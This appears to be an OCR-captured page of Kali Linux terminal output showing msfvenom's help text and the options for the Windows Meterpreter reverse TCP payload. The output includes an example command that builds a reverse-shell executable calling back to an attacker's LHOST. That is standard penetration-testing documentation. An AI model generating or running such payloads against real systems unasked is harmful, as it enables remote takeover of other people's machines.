

BOOT SECTOR

OUTPUT:



```
┌──(kali㉿kali)-[~]
└─$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload len
gth)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
```




```
┌──(kali㉿kali)-[~]
└─$ msfvenom --list-options -p windows/meterpreter/reverse_tcp
options for payload/windows/meterpreter/reverse_tcp:Options for payload/windows/meterpreter/reverse_tcp:
=========================


       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 296
       Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
  Inject the Meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Requires Windows XP SP2 or newer. Connect back to
  the attacker
```



```
Advanced options for payload/windows/meterpreter/reverse_tcp:
=============================================================

    Name                         Current Setting  Required  Description
    ----                         ---------------  --------  -----------
    AutoLoadStdapi               true             yes       Automatically load the Stdapi extension
    AutoRunScript                                 no        A script to run automatically on session creation.
    AutoSystemInfo               true             yes       Automatically capture system information on initialization.
    AutoUnhookProcess            false            yes       Automatically load the unhook extension and unhook the process
    AutoVerifySessionTimeout     30               no        Timeout period to wait for session validation to occur, in seconds
    EnableStageEncoding          false            no        Encode the second stage payload
    EnableUnicodeEncoding        false            yes       Automatically encode UTF-8 strings as hexadecimal
    HandlerSSLCert                                no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
    InitialAutoRunScript                          no        An initial script to run on session creation (before AutoRunScript)
    MeterpreterDebugBuild        false            no        Use a debug version of Meterpreter
    MeterpreterDebugLogging                       no        The Meterpreter debug logging configuration, see https://github.com/rapid7/metasploit-framework/wiki/Mete
                                                            rpreter-Debugging-Meterpreter-Sessions
    PayloadBindPort                               no        Port to bind reverse tcp socket to on target system.
    PayloadProcessCommandLine                     no        The displayed command line that will be used by the payload
    PayloadUUIDName                               no        A human-friendly name to reference this unique payload (requires tracking)
    PayloadUUIDRaw                                no        A hex string representing the raw 8-byte PUID value for the UUID
    PayloadUUIDSeed                               no        A string to use when generating the payload UUID (deterministic)
    PayloadUUIDTracking          false            yes       Whether or not to automatically register generated UUIDs
    PingbackRetries              0                yes       How many additional successful pingbacks
    PingbackSleep                30               yes       Time (in seconds) to sleep between pingbacks
    PrependMigrate               false            yes       Spawns and runs shellcode in new process
    PrependMigrateProc                            no        Process to spawn and run shellcode in
    ReverseAllowProxy            false            yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHO
                                                            ST
    ReverseListenerBindAddress                    no        The specific IP address to bind to on the local system
    ReverseListenerBindPort                       no        The port to bind to on the local system if different from LPORT
    ReverseListenerComm                           no        The specific communication channel to use for this listener
```